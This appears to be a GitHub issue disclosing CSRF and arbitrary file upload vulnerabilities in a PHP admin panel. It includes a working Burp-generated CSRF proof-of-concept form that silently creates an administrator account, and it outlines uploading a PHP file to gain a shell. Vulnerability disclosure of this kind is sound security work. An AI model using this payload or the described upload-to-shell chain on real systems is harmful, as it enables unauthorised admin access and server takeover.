New issue

Jump to bottom

There is CSRF and Arbitrary file upload vulnerability getshell #3

Open **alilovetaozi** opened this issue on Oct 11, 2019 · 0 comments


alilovetaozi commented on Oct 11, 2019

SCRF : add administrator user
Edit Upload options
Upload php file getshell
CSRF POC:


CSRF HTML:


```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://test.19981.com/admin/user/create.html" method="POST">
      <input type="hidden" name="username" value="admin123" />
      <input type="hidden" name="ids&#91;&#93;" value="1" />
      <input type="hidden" name="ids&#91;&#93;" value="2" />
      <input type="hidden" name="ids&#91;&#93;" value="3" />
      <input type="hidden" name="password" value="admin123" />
      <input type="hidden" name="repassword" value="admin123" />
      <input type="hidden" name="email" value="admin&#64;admin&#46;com" />
      <input type="hidden" name="phone" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```


Edit Upload options



Upload php file getshell







Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant